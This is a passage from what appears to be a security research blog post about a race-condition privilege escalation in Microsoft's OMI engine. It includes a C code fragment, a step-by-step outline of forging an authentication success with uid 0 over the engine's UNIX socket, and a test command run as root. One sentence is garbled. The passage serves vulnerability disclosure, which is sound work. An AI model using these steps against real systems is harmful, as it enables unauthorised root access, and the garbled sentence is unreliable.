                            r = _ProtocolSocketTrackerRemoveElement(s);
                            if(MI_RESULT_OK != r)
                            {
                                trace_TrackerHashMapError();
                                return PRT_RETURN_FALSE;
                            }

                            // close socket to server
                            trace_EngineClosingSocket(handler, handler->base.sock);
                            ....
                        }
}
```

Before we dive into this code snippet, there is something that needs to be emphasized. The **_ProcessReceivedMessage** function processes an incoming request from the client and the server the **same** way, **without** any server validation. **(1.1)** The client's socket id is fetched from the response and **(1.2)** fetched from the hash-map; if the socket is not found inside the hash-map, the authentication process fails. **(2)** Then the authentication response is parsed, and the authentication info is set accordingly. From now on, every authenticate the user as root. First, it needs to know the user's socket id **(1.2)**, but from our experience, it is usually < 10 and can be guessed easily. If successfully guessed, the client's `authInfo->uid` and `authInfo->gid` can be both set to 0. Next, we need to bypass the **(3)** check, where the `omiengine` checks if our `malserver` socket is in its tracker hash-map, which it is not. We can bypass it by issuing an authentication request from the `malserver` to the `omiengine` which will add its socket id to the hash-map, and immediately send an authentication success response for the `omicli` socket id with `uid=0`, `gid=0`.

Exploitation

The exploitation is quite complex and statistical due to a different bug (a use-after-free error that occurs in this code path) that keeps crashing the `omiengine` (which we've also reported to Microsoft), so instead of using the `omicli`, we created a Python script that sends the messages directly through the `omiengine` UNIX socket.

The exploitation flow is straightforward:

Main thread:

1. Send an authentication request with bogus credentials
2. Start another thread
3. Send the `id >> /tmp/win` command

After a certain number of iterations, the race condition will be successfully exploited and we our code will execute as root.






Figure 13: Payload executes as root after winning the race-condition

Tags #Research


Continue reading





Nir Ohfeld, Alon Schindel
September 14, 2021

Wiz Research recently discovered a series of alarming vulnerabilities that highlight the supply chain risk of open source code, particularly for...



ChaosDB: How to discover your vulnerable Azure Cosmos DBs and protect them

Alon Schindel
August 29, 2021

Wiz Research found an unprecedented critical vulnerability in Azure Cosmos DB. The vulnerability gives any Azure user full admin...

The first half of 2021 has been incredible for Wiz. Fueled by an additional $250M in funding ($350M total) from Sequoia, Index Ventures,...

“Best User Experience I have ever seen, provides full visibility to cloud workloads.”

Get a demo >

CHIPOTLE David Estlick
CISO

Status Privacy Policy Terms of Use Modern Slavery Statement

Paramètres des cookies